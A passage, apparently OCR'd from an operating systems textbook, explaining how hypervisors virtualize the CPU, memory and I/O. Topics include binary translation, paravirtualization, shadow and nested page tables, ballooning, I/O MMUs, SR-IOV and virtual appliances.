ring 0. The remaining two rings are not used by any current operating system. In other words, hypervisors were free to use them as they pleased. As shown in Fig. 7-4, many virtualization solutions therefore kept the hypervisor in kernel mode (ring 0) and the applications in user mode (ring 3), but put the guest operating system in a layer of intermediate privilege (ring 1). As a result, the kernel is privileged relative to the user processes and any attempt to access kernel memory from a user program leads to an access violation. At the same time, the guest operating system's privileged instructions trap to the hypervisor. The hypervisor does some sanity checks and then performs the instructions on the guest's behalf.




Figure 7-4. The binary translator rewrites the guest operating system running in ring 1, while the hypervisor runs in ring 0.

As for the sensitive instructions in the guest's kernel code: the hypervisor makes sure they no longer exist. To do so, it rewrites the code, one basic block at a time. A **basic block** is a short, straight-line sequence of instructions that ends with a branch. By definition, a basic block contains no jump, call, trap, return, or other instruction that alters the flow of control, except for the very last instruction which does precisely that. Just prior to executing a basic block, the hypervisor first scans it to see if it contains sensitive instructions (in the Popek and Goldberg sense), and if so, replaces them with a call to a hypervisor procedure that handles them. The branch on the last instruction is also replaced by a call into the hypervisor (to make sure it can repeat the procedure for the next basic block). Dynamic translation and emulation sound expensive, but typically are not. Translated blocks are cached, so no translation is needed in the future. Also, most code blocks do not contain sensitive or privileged instructions and thus can executes natively. In particular, as long as the hypervisor configures the hardware carefully (as is done, for instance, by VMware), the binary translator can ignore all user processes; they execute in non-privileged mode anyway.

After a basic block has completed executing, control is returned to the hypervisor, which then locates its successor. If the successor has already been translated,

it can be executed immediately. Otherwise, it is first translated, cached, then executed. Eventually, most of the program will be in the cache and run at close to full speed. Various optimizations are used, for example, if a basic block ends by jumping to (or calling) another one, the final instruction can be replaced by a jump or call directly to the translated basic block, eliminating all overhead associated with finding the successor block. Again, there is no need to replace sensitive instructions in user programs; the hardware will just ignore them anyway.

On the other hand, it is common to perform binary translation on all the guest operating system code running in ring 1 and replace even the privileged sensitive instructions that, in principle, could be made to trap also. The reason is that traps are very expensive and binary translation leads to better performance.

So far we have described a type 1 hypervisor. Although type 2 hypervisors are conceptually different from type 1 hypervisors, they use, by and large, the same techniques. For instance, VMware ESX Server (a type 1 hypervisor first shipped in 2001) used exactly the same binary translation as the first VMware Workstation (a type 2 hypervisor released two years earlier).

However, to run the guest code natively and use exactly the same techniques requires the type 2 hypervisor to manipulate the hardware at the lowest level, which cannot be done from user space. For instance, it has to set the segment descriptors to exactly the right value for the guest code. For faithful virtualization, the guest operating system should also be tricked into thinking that it is the true and only king of the mountain with full control of all the machine's resources and with access to the entire address space (4 GB on 32-bit machines). When the king finds another king (the host kernel) squatting in its address space, the king will not be amused.

Unfortunately, this is exactly what happens when the guest runs as a user process on a regular operating system. For instance, in Linux a user process has access to just 3 GB of the 4-GB address space, as the remaining 1 GB is reserved for the kernel. Any access to the kernel memory leads to a trap. In principle, it is possible to take the trap and emulate the appropriate actions, but doing so is expensive and typically requires installing the appropriate trap handler in the host kernel. Another (obvious) way to solve the two-kings problem, is to reconfigure the system to remove the host operating system and actually give the guest the entire address space. However, doing so is clearly not possible from user space either.

Likewise, the hypervisor needs to handle the interrupts to do the right thing, for instance when the disk sends an interrupt or a page fault occurs. Also, if the hypervisor wants to use trap-and-emulate for privileged instructions, it needs to receive the traps. Again, installing trap/interrupt handlers in the kernel is not possible for user processes.

Most modern type 2 hypervisors therefore have a kernel module operating in ring 0 that allows them to manipulate the hardware with privileged instructions. Of course, manipulating the hardware at the lowest level and giving the guest access to the full address space is all well and good, but at some point the hypervisor

needs to clean it up and restore the original processor context. Suppose, for instance, that the guest is running when an interrupt arrives from an external device. Since a type 2 hypervisor depends on the host's device drivers to handle the interrupt, it needs to reconfigure the hardware completely to run the host operating system code. When the device driver runs, it finds everything just as it expected it to be. The hypervisor behaves just like teenagers throwing a party while their parents are away. It is okay to rearrange the furniture completely, as long as they put it back exactly as they found it before the parents come home. Going from a hardware configuration for the host kernel to a configuration for the guest operating system is known as a **world switch**. We will discuss it in detail when we discuss VMware in Sec. 7.12.

It should now be clear why these hypervisors work, even on unvirtualizable hardware: sensitive instructions in the guest kernel are replaced by calls to procedures that emulate these instructions. No sensitive instructions issued by the guest operating system are ever executed directly by the true hardware. They are turned into calls to the hypervisor, which then emulates them.

7.4.2 The Cost of Virtualization

One might naively expect that CPUs with VT would greatly outperform software techniques that resort to translation, but measurements show a mixed picture (Adams and Agesen, 2006). It turns out that the trap-and-emulate approach used by VT hardware generates a lot of traps, and traps are very expensive on modern hardware because they ruin CPU caches, TLBs, and branch prediction tables internal to the CPU. In contrast, when sensitive instructions are replaced by calls to hypervisor procedures within the executing process, none of this context-switching overhead is incurred. As Adams and Agesen show, depending on the workload, sometimes software beats hardware. For this reason, some type 1 (and type 2) hypervisors do binary translation for performance reasons, even though the software will execute correctly without it.

With binary translation, the translated code itself may be either slower or faster than the original code. Suppose, for instance, that the guest operating system disables hardware interrupts using the `CLI` instruction ("clear interrupts"). Depending on the architecture, this instruction can be very slow, taking many tens of cycles on certain CPUs with deep pipelines and out-of-order execution. It should be clear by now that the guest's wanting to turn off interrupts does not mean the hypervisor should really turn them off and affect the entire machine. Thus, the hypervisor must turn them off for the guest without really turning them off. To do so, it may keep track of a dedicated **IF** (**Interrupt Flag**) in the virtual CPU data structure it maintains for each guest (making sure the virtual machine does not get any interrupts until the interrupts are turned off again). Every occurrence of `CLI` in the guest will be replaced by something like "`VirtualCPU.IF = 0`", which is a very cheap move

instruction that may take as little as one to three cycles. Thus, the translated code is faster. Still, with modern VT hardware, usually the hardware beats the software.

On the other hand, if the guest operating system modifies its page tables, this is very costly. The problem is that each guest operating system on a virtual machine thinks it "owns" the machine and is at liberty to map any virtual page to any physical page in memory. However, if one virtual machine wants to use a physical page that is already in use by another virtual machine (or the hypervisor), something has to give. We will see in Section 7.6 that the solution is to add an extra level of page tables to map "guest physical pages" to the actual physical pages on the host. Not surprisingly, mucking around with multiple levels of page tables is not cheap.

7.5 ARE HYPERVISORS MICROKERNELS DONE RIGHT?

Both type 1 and type 2 hypervisors work with unmodified guest operating systems, but have to jump through hoops to get good performance. We have seen that **paravirtualization** takes a different approach by modifying the source code of the guest operating system instead. Rather than performing sensitive instructions, the paravirtualized guest executes **hypercalls**. In effect the guest operating system is acting like a user program making system calls to the operating system (the hypervisor). When this route is taken, the hypervisor must define an interface consisting of a set of procedure calls that guest operating systems can use. This set of calls forms what is effectively an **API** (**Application Programming Interface**) even though it is an interface for use by guest operating systems, not application programs.

Going one step further, by removing all the sensitive instructions from the operating system and just having it make hypercalls to get system services like I/O, we have turned the hypervisor into a microkernel, like that of Fig. 1-26. The idea, explored in paravirtualization, is that emulating peculiar hardware instructions is an unpleasant and time-consuming task. It requires a call into the hypervisor and then emulating the exact semantics of a complicated instruction. It is far better just to have the guest operating system call the hypervisor (or microkernel) to do I/O, and so on.

Indeed, some researchers have argued that we should perhaps consider hypervisors as "microkernels done right" (Hand et al., 2005). The first thing to mention is that this is a highly controversial topic and some researchers have vocally opposed the notion, arguing that the difference between the two is not fundamental to begin with (Heiser et al., 2006). Others suggest that compared to microkernels, hypervisors may not even be that well suited for building secure systems, and advocate that they be extended with kernel functionality like message passing and memory sharing (Hohmuth et al., 2004). Finally, some researchers argue that perhaps hypervisors are not even "operating systems research done right" (Roscoe et al., 2007). Since nobody said anything about operating system textbooks done right

(or wrong)—yet—we think we do right by exploring the similarity between hypervisors and microkernels a bit more.

The main reason the first hypervisors emulated the complete machine was the lack of availability of source code for the guest operating system (e.g., for Windows) or the vast number of variants (e.g., for Linux). Perhaps in the future the hypervisor/microkernel API will be standardized, and subsequent operating systems will be designed to call it instead of using sensitive instructions. Doing so would make virtual machine technology easier to support and use.

The difference between true virtualization and paravirtualization is illustrated in Fig. 7-5. Here we have two virtual machines being supported on VT hardware. On the left is an unmodified version of Windows as the guest operating system. When a sensitive instruction is executed, the hardware causes a trap to the hypervisor, which then emulates it and returns. On the right is a version of Linux modified so that it no longer contains any sensitive instructions. Instead, when it needs to do I/O or change critical internal registers (such as the one pointing to the page tables), it makes a hypervisor call to get the work done, just like an application program making a system call in standard Linux.




Figure 7-5. True virtualization and paravirtualization

In Fig. 7-5 we have shown the hypervisor as being divided into two parts separated by a dashed line. In reality, only one program is running on the hardware. One part of it is responsible for interpreting trapped sensitive instructions, in this case, from Windows. The other part of it just carries out hypercalls. In the figure the latter part is labeled "microkernel." If the hypervisor is intended to run only paravirtualized guest operating systems, there is no need for the emulation of sensitive instructions and we have a true microkernel, which just provides very basic services such as process dispatching and managing the MMU. The boundary between a type 1 hypervisor and a microkernel is vague already and will get even less clear as hypervisors begin acquiring more and more functionality and hypercalls, as seems likely. Again, this subject is controversial, but it is increasingly clear that the program running in kernel mode on the bare hardware should be small and reliable and consist of thousands, not millions, of lines of code.

Paravirtualizing the guest operating system raises a number of issues. First, if the sensitive instructions are replaced with calls to the hypervisor, how can the operating system run on the native hardware? After all, the hardware does not understand these hypercalls. And second, what if there are multiple hypervisors available in the marketplace, such as VMware, the open source Xen originally from the University of Cambridge, and Microsoft's Hyper-V, all with somewhat different hypervisor APIs? How can the kernel be modified to run on all of them?

Amsden et al. (2006) have proposed a solution. In their model, the kernel is modified to call special procedures whenever it needs to do something sensitive. Together these procedures, called the **VMI** (**Virtual Machine Interface**), form a low-level layer that interfaces with the hardware or hypervisor. These procedures are designed to be generic and not tied to any specific hardware platform or to any particular hypervisor.

An example of this technique is given in Fig. 7-6 for a paravirtualized version of Linux they call VMI Linux (VMIL). When VMI Linux runs on the bare hardware, it has to be linked with a library that issues the actual (sensitive) instruction needed to do the work, as shown in Fig. 7-6(a). When running on a hypervisor, say VMware or Xen, the guest operating system is linked with different libraries that make the appropriate (and different) hypercalls to the underlying hypervisor. In this way, the core of the operating system remains portable yet is hypervisor friendly and still efficient.




Figure 7-6. VMI Linux running on (a) the bare hardware, (b) VMware, (c) Xen

Other proposals for a virtual machine interface have also been made. Another popular one is called **paravirt ops**. The idea is conceptually similar to what we described above, but different in the details. Essentially, a group of Linux vendors that included companies like IBM, VMware, Xen, and Red Hat advocated a hypervisor-agnostic interface for Linux. The interface, included in the mainline kernel from version 2.6.23 onward, allows the kernel to talk to whatever hypervisor is managing the physical hardware.

7.6 MEMORY VIRTUALIZATION

So far we have addressed the issue of how to virtualize the CPU. But a computer system has more than just a CPU. It also has memory and I/O devices. They have to be virtualized, too. Let us see how that is done.

Modern operating systems nearly all support virtual memory, which is basically a mapping of pages in the virtual address space onto pages of physical memory. This mapping is defined by (multilevel) page tables. Typically the mapping is set in motion by having the operating system set a control register in the CPU that points to the top-level page table. Virtualization greatly complicates memory management. In fact, it took hardware manufacturers two tries to get it right.

Suppose, for example, a virtual machine is running, and the guest operating system in it decides to map its virtual pages 7, 4, and 3 onto physical pages 10, 11, and 12, respectively. It builds page tables containing this mapping and loads a hardware register to point to the top-level page table. This instruction is sensitive. On a VT CPU, it will trap; with dynamic translation it will cause a call to a hypervisor procedure; on a paravirtualized operating system, it will generate a hypercall. For simplicity, let us assume it traps into a type 1 hypervisor, but the problem is the same in all three cases.

What does the hypervisor do now? One solution is to actually allocate physical pages 10, 11, and 12 to this virtual machine and set up the actual page tables to map the virtual machine's virtual pages 7, 4, and 3 to use them. So far, so good.

Now suppose a second virtual machine starts and maps its virtual pages 4, 5, and 6 onto physical pages 10, 11, and 12 and loads the control register to point to its page tables. The hypervisor catches the trap, but what should it do? It cannot use this mapping because physical pages 10, 11, and 12 are already in use. It can find some free pages, say 20, 21, and 22, and use them, but it first has to create new page tables mapping the virtual pages 4, 5, and 6 of virtual machine 2 onto 20, 21, and 22. If another virtual machine starts and tries to use physical pages 10, 11, and 12, it has to create a mapping for them. In general, for each virtual machine the hypervisor needs to create a **shadow page table** that maps the virtual pages used by the virtual machine onto the actual pages the hypervisor gave it.

Worse yet, every time the guest operating system changes its page tables, the hypervisor must change the shadow page tables as well. For example, if the guest OS remaps virtual page 7 onto what it sees as physical page 200 (instead of 10), the hypervisor has to know about this change. The trouble is that the guest operating system can change its page tables by just writing to memory. No sensitive operations are required, so the hypervisor does not even know about the change and certainly cannot update the shadow page tables used by the actual hardware.

A possible (but clumsy) solution is for the hypervisor to keep track of which page in the guest's virtual memory contains the top-level page table. It can get this information the first time the guest attempts to load the hardware register that points to it because this instruction is sensitive and traps. The hypervisor can create

a shadow page table at this point and also map the top-level page table and the page tables it points to as read only. A subsequent attempts by the guest operating system to modify any of them will cause a page fault and thus give control to the hypervisor, which can analyze the instruction stream, figure out what the guest OS is trying to do, and update the shadow page tables accordingly. It is not pretty, but it is doable in principle.

Another, equally clumsy, solution is to do exactly the opposite. In this case, the hypervisor simply allows the guest to add new mappings to its page tables at will. As this is happening, nothing changes in the shadow page tables. In fact, the hypervisor is not even aware of it. However, as soon as the guest tries to access any of the new pages, a fault will occur and control reverts to the hypervisor. The hypervisor inspects the guest's page tables to see if there is a mapping that it should add, and if so, adds it and reexecutes the faulting instruction. What if the guest removes a mapping from its page tables? Clearly, the hypervisor cannot wait for a page fault to happen, because it will not happen. Removing a mapping from a page table happens by way of the INVLPG instruction (which is really intended to invalidate a TLB entry). The hypervisor therefore intercepts this instruction and removes the mapping from the shadow page table also. Again, not pretty, but it works.

Both of these techniques incur many page faults, and page faults are expensive. We typically distinguish between "normal" page faults that are caused by guest programs that access a page that has been paged out of RAM, and page faults that are related to ensuring the shadow page tables and the guest's page tables are in sync. The former are known as **guest-induced page faults**, and while they are intercepted by the hypervisor, they must be reinjected into the guest. This is not cheap at all. The latter are known as **hypervisor-induced page faults** and they are handled by updating the shadow page tables.

Page faults are always expensive, but especially so in virtualized environments, because they lead to so-called VM exits. A **VM exit** is a situation in which the hypervisor regains control. Consider what the CPU needs to do for such a VM exit. First, it records the cause of the VM exit, so the hypervisor knows what to do. It also records the address of the guest instruction that caused the exit. Next, a context switch is done, which includes saving all the registers. Then, it loads the hypervisor's processor state. Only then can the hypervisor start handling the page fault, which was expensive to begin with. Oh, and when it is all done, it should reverse these steps. The whole process may take tens of thousands of cycles, or more. No wonder people bend over backward to reduce the number of exits.

In a paravirtualized operating system, the situation is different. Here the paravirtualized OS in the guest knows that when it is finished changing some process' page table, it had better inform the hypervisor. Consequently, it first changes the page table completely, then issues a hypervisor call telling the hypervisor about the new page table. Thus, instead of a protection fault on every update to the page table, there is one hypercall when the whole thing has been updated, obviously a more efficient way to do business.

Hardware Support for Nested Page Tables

The cost of handling shadow page tables led chip makers to add hardware support for **nested page tables**. Nested page tables is the term used by AMD. Intel refers to them as **EPT** (**Extended Page Tables**). They are similar and aim to remove most of the overhead by handling the additional page-table manipulation all in hardware, all without any traps. Interestingly, the first virtualization extensions in Intel's x86 hardware did not include support for memory virtualization at all. While these VT-extended processors removed many bottlenecks concerning CPU virtualization, poking around in page tables was as expensive as ever. It took a few years for AMD and Intel to produce the hardware to virtualize memory efficiently.

Recall that even without virtualization, the operating system maintains a mapping between the virtual pages and the physical page. The hardware "walks" these page tables to find the physical address that corresponds to a virtual address. Adding more virtual machines simply adds an extra mapping. As an example, suppose we need to translate a virtual address of a Linux process running on a type 1 hypervisor like Xen or VMware ESX Server to a physical address. In addition to the **guest virtual addresses**, we now also have **guest physical addresses** and subsequently **host physical addresses** (sometimes referred to as **machine physical addresses**). We have seen that without EPT, the hypervisor is responsible for maintaining the shadow page tables explicitly. With EPT, the hypervisor still has an additional set of page tables, but now the CPU is able to handle much of the intermediate level in hardware also. In our example, the hardware first walks the "regular" page tables to translate the guest virtual address to a guest physical address, just as it would do without virtualization. The difference is that it also walks the extended (or nested) page tables without software intervention to find the host physical address, and it needs to do this every time a guest physical address is accessed. The translation is illustrated in Fig. 7-7.

Unfortunately, the hardware may need to walk the nested page tables more frequently then you might think. Let us suppose that the guest virtual address was not cached and requires a full page-table lookup. Every level in paging hierarchy incurs a lookup in the nested page tables. In other words, the number of memory references grows quadratically with the depth of the hierarchy. Even so, EPT dramatically reduces the number of VM exits. Hypervisors no longer need to map the guest's page table read only and can do away with shadow page-table handling. Better still, when switching virtual machines, it just changes this mapping, the same way an operating system changes the mapping when switching processes.

Reclaiming Memory

Having all these virtual machines on the same physical hardware all with their own memory pages and all thinking they are the king of the mountain is great—until we need the memory back. This is particularly important in the event of




Figure 7-7. Extended/nested page tables are walked every time a guest physical address is accessed—including the accesses for each level of the guest's page tables.

overcommitment of memory, where the hypervisor pretends that the total amount of memory for all virtual machines combined is more than the total amount of physical memory present on the system. In general, this is a good idea, because it allows the hypervisor to admit more and more beefy virtual machines at the same time. For instance, on a machine with 32 GB of memory, it may run three virtual machines each thinking it has 16 GB of memory. Clearly, this does not fit. However, perhaps the three machines do not really need the maximum amount of physical memory at the same time. Or perhaps they share pages that have the same content (such as the Linux kernel) in different virtual machines in an optimization known as **deduplication**. In that case, the three virtual machines use a total amount of memory that is less than 3 times 16 GB. We will discuss deduplication later; for the moment the point is that what looks like a good distribution now, may be a poor distribution as the workloads change. Maybe virtual machine 1 needs more memory, while virtual machine 2 could do with fewer pages. In that case, it would be nice if the hypervisor could transfer resources from one virtual machine to another and make the system as a whole benefit. The question is, how can we take away memory pages safely if that memory is given to a virtual machine already?

In principle, we could use yet another level of paging. In case of memory shortage, the hypervisor would then page out some of the virtual machine's pages, just as an operating system may page out some of an application's pages. The drawback of this approach is that the hypervisor should do this, and the hypervisor has no clue about which pages are the most valuable to the guest. It is very likely to page out the wrong ones. Even if it does pick the right pages to swap (i.e., the pages that the guest OS would also have picked), there is still more trouble ahead.

For instance, suppose that the hypervisor pages out a page *P*. A little later, the guest OS also decides to page out this page to disk. Unfortunately, the hypervisor's swap space and the guest's swap space are not the same. In other words, the hypervisor must first page the contents back into memory, only to see the guest write it back out to disk immediately. Not very efficient.

A common solution is to use a trick known as **ballooning**, where a small balloon module is loaded in each VM as a pseudo device driver that talks to the hypervisor. The balloon module may inflate at the hypervisor's request by allocating more and more pinned pages, and deflate by deallocating these pages. As the balloon inflates, memory scarcity in the guest increases. The guest operating system will respond by paging out what it believes are the least valuable pages—which is just what we wanted. Conversely, as the balloon deflates, more memory becomes available for the guest to allocate. In other words, the hypervisor tricks the operating system into making tough decisions for it. In politics, this is known as passing the buck (or the euro, pound, yen, etc.).

7.7 I/O VIRTUALIZATION

Having looked at CPU and memory virtualization, we next examine I/O virtualization. The guest operating system will typically start out probing the hardware to find out what kinds of I/O devices are attached. These probes will trap to the hypervisor. What should the hypervisor do? One approach is for it to report back that the disks, printers, and so on are the ones that the hardware actually has. The guest will then load device drivers for these devices and try to use them. When the device drivers try to do actual I/O, they will read and write the device's hardware device registers. These instructions are sensitive and will trap to the hypervisor, which could then copy the needed values to and from the hardware registers, as needed.

But here, too, we have a problem. Each guest OS could think it owns an entire disk partition, and there may be many more virtual machines (hundreds) than there are actual disk partitions. The usual solution is for the hypervisor to create a file or region on the actual disk for each virtual machine's physical disk. Since the guest OS is trying to control a disk that the real hardware has (and which the hypervisor understands), it can convert the block number being accessed into an offset into the file or disk region being used for storage and do the I/O.

It is also possible for the disk that the guest is using to be different from the real one. For example, if the actual disk is some brand-new high-performance disk (or RAID) with a new interface, the hypervisor could advertise to the guest OS that it has a plain old IDE disk and let the guest OS install an IDE disk driver. When this driver issues IDE disk commands, the hypervisor converts them into commands to drive the new disk. This strategy can be used to upgrade the hardware without changing the software. In fact, this ability of virtual machines to remap

hardware devices was one of the reasons VM/370 became popular: companies wanted to buy new and faster hardware but did not want to change their software. Virtual machine technology made this possible.

Another interesting trend related to I/O is that the hypervisor can take the role of a virtual switch. In this case, each virtual machine has a MAC address and the hypevisor switches frames from one virtual machine to another—just like an Ethernet switch would do. Virtual switches have several advantages. For instance, it is very easy to reconfigure them. Also, it is possible to augment the switch with additional functionality, for instance for additional security.

I/O MMUs

Another I/O problem that must be solved somehow is the use of DMA, which uses absolute memory addresses. As might be expected, the hypervisor has to intervene here and remap the addresses before the DMA starts. However, hardware already exists with an **I/O MMU**, which virtualizes the I/O the same way the MMU virtualizes the memory. I/O MMU exists in different forms and shapes for many processor architectures. Even if we limit ourselves to the x86, Intel and AMD have slightly different technology. Still, the idea is the same. This hardware eliminates the DMA problem.

Just like regular MMUs, the I/O MMU uses page tables to map a memory address that a device wants to use (the device address) to a physical address. In a virtual environment, the hypervisor can set up the page tables in such a way that a device performing DMA will not trample over memory that does not belong to the virtual machine on whose behalf it is working.

I/O MMUs offer different advantages when dealing with a device in a virtualized world. **Device pass through** allows the physical device to be directly assigned to a particular virtual machine. In general, it would be ideal if device address space were exactly the same as the guest's physical address space. However, this is unlikely—unless you have an I/O MMU. The MMU allows the addresses to remapped transparently, and both the device and the virtual machine are blissfully unaware of the address translation that takes place under the hood.

Device isolation ensures that a device assigned to a virtual machine can directly access that virtual machine without jeopardizing the integrity of the other guests. In other words, the I/O MMU prevents rogue DMA traffic, just as a normal MMU prevents rogue memory accesses from processes—in both cases accesses to unmapped pages result in faults.

DMA and addresses are not the whole I/O story, unfortunately. For completeness, we also need to virtualize interrupts, so that the interrupt generated by a device arrives at the right virtual machine, with the right interrupt number. Modern I/O MMUs therefore support **interrupt remapping**. Say, a device sends a message signaled interrupt with number 1. This message first hits the I/O MMU that will use the interrupt remapping table to translate to a new message destined for

the CPU that currently runs the virtual machine and with the vector number that the VM expects (e.g., 66).

Finally, having an I/O MMU also helps 32-bit devices access memory above 4 GB. Normally, such devices are unable to access (e.g., DMA to) addresses beyond 4 GB, but the I/O MMU can easily remap the device's lower addresses to any address in the physical larger address space.

Device Domains

A different approach to handling I/O is to dedicate one of the virtual machines to run a standard operating system and reflect all I/O calls from the other ones to it. This approach is enhanced when paravirtualization is used, so the command being issued to the hypervisor actually says what the guest OS wants (e.g., read block 1403 from disk 1) rather than being a series of commands writing to device registers, in which case the hypervisor has to play Sherlock Holmes and figure out what it is trying to do. Xen uses this approach to I/O, with the virtual machine that does I/O called **domain 0**.

I/O virtualization is an area in which type 2 hypervisors have a practical advantage over type 1 hypervisors: the host operating system contains the device drivers for all the weird and wonderful I/O devices attached to the computer. When an application program attempts to access a strange I/O device, the translated code can call the existing device driver to get the work done. With a type 1 hypervisor, the hypervisor must either contain the driver itself, or make a call to a driver in domain 0, which is somewhat similar to a host operating system. As virtual machine technology matures, future hardware is likely to allow application programs to access the hardware directly in a secure way, meaning that device drivers can be linked directly with application code or put in separate user-mode servers (as in MINIX3), thereby eliminating the problem.

Single Root I/O Virtualization

Directly assigning a device to a virtual machine is not very scalable. With four physical networks you can support no more than four virtual machines that way. For eight virtual machines you need eight network cards, and to run 128 virtual machines—well, let's just say that it may be hard to find your computer buried under all those network cables.

Sharing devices among multiple hypervisors in software is possible, but often not optimal because an emulation layer (or device domain) interposes itself between hardware and the drivers and the guest operating systems. The emulated device frequently does not implement all the advanced functions supported by the hardware. Ideally, the virtualization technology would offer the equivalence of device pass through of a single device to multiple hypervisors, without any overhead. Virtualizing a single device to trick every virtual machine into believing that it has

exclusive access to its own device is much easier if the hardware actually does the virtualization for you. On PCIe, this is known as single root I/O virtualization.

Single root I/O virtualization (**SR-IOV**) allows us to bypass the hypervisor's involvement in the communication between the driver and the device. Devices that support SR-IOV provide an independent memory space, interrupts and DMA streams to each virtual machine that uses it (Intel, 2011). The device appears as multiple separate devices and each can be configured by separate virtual machines. For instance, each will have a separate base address register and address space. A virtual machine maps one of these memory areas (used for instance to configure the device) into its address space.

SR-IOV provides access to the device in two flavors: **PF** (**Physical Functions**) and (**Virtual Functions**). PFs are full PCIe functions and allow the device to be configured in whatever way the administrator sees fit. Physical functions are not accessible to guest operating systems. VFs are lightweight PCIe functions that do not offer such configuration options. They are ideally suited for virtual machines. In summary, SR-IOV allows devices to be virtualized in (up to) hundreds of virtual functions that trick virtual machines into believing they are the sole owner of a device. For example, given an SR-IOV network interface, a virtual machine is able to handle its virtual network card just like a physical one. Better still, many modern network cards have separate (circular) buffers for sending and receiving data, dedicated to this virtual machines. For instance, the Intel I350 series of network cards has eight send and eight receive queues

7.8 VIRTUAL APPLIANCES

Virtual machines offer an interesting solution to a problem that has long plagued users, especially users of open source software: how to install new application programs. The problem is that many applications are dependent on numerous other applications and libraries, which are themselves dependent on a host of other software packages, and so on. Furthermore, there may be dependencies on particular versions of the compilers, scripting languages, and the operating system.

With virtual machines now available, a software developer can carefully construct a virtual machine, load it with the required operating system, compilers, libraries, and application code, and freeze the entire unit, ready to run. This virtual machine image can then be put on a CD-ROM or a Website for customers to install or download. This approach means that only the software developer has to understand all the dependencies. The customers get a complete package that actually works, completely independent of which operating system they are running and which other software, packages, and libraries they have installed. These "shrink-wrapped" virtual machines are often called **virtual appliances**. As an example, Amazon's EC2 cloud has many pre-packaged virtual appliances available for its clients, which it offers as convenient software services ("Software as a Service").

7.9 VIRTUAL MACHINES ON MULTICORE CPUS

The combination of virtual machines and multicore CPUs creates a whole new world in which the number of CPUs available can be set by the software. If there are, say, four cores, and each can run, for example, up to eight virtual machines, a single (desktop) CPU can be configured as a 32-node multicomputer if need be, but it can also have fewer CPUs, depending on the software. Never before has it been possible for an application designer to first choose how many CPUs he wants and then write the software accordingly. This is clearly a new phase in computing.

Moreover, virtual machines can share memory. A typical example where this is useful is a single server hosting multiple instances of the same operating systems. All that has to be done is map physical pages into the address spaces of multiple virtual machines. Memory sharing is already available in deduplication solutions. **Deduplication** does exactly what you think it does: avoids storing the same data twice. It is a fairly common technique in storage systems, but is now appearing in virtualization as well. In Disco, it was known as **transparent page sharing** (which requires modification to the guest), while VMware calls it **content-based page sharing** (which does not require any modification). In general, the technique revolves around scanning the memory of each of the virtual machines on a host and hashing the memory pages. Should some pages produce an identical hash, the system has to first check to see if they really are the same, and if so, deduplicate them, creating one page with the actual content and two references to that page. Since the hypervisor controls the nested (or shadow) page tables, this mapping is straightforward. Of course, when either of the guests modifies a shared page, the change should not be visible in the other virtual machine(s). The trick is to use **copy on write** so the modified page will be private to the writer.

If virtual machines can share memory, a single computer becomes a virtual multiprocessor. Since all the cores in a multicore chip share the same RAM, a single quad-core chip could easily be configured as a 32-node multiprocessor or a 32-node multicomputer, as needed.

The combination of multicore, virtual machines, hypervisor, and microkernels is going to radically change the way people think about computer systems. Current software cannot deal with the idea of the programmer determining how many CPUs are needed, whether they should be a multicomputer or a multiprocessor, and how minimal kernels of one kind or another fit into the picture. Future software will have to deal with these issues. If you are a computer science or engineering student or professional, you could be the one to sort out all this stuff. Go for it!

7.10 LICENSING ISSUES

Some software is licensed on a per-CPU basis, especially software for companies. In other words, when they buy a program, they have the right to run it on just one CPU. What's a CPU, anyway? Does this contract give them the right to run

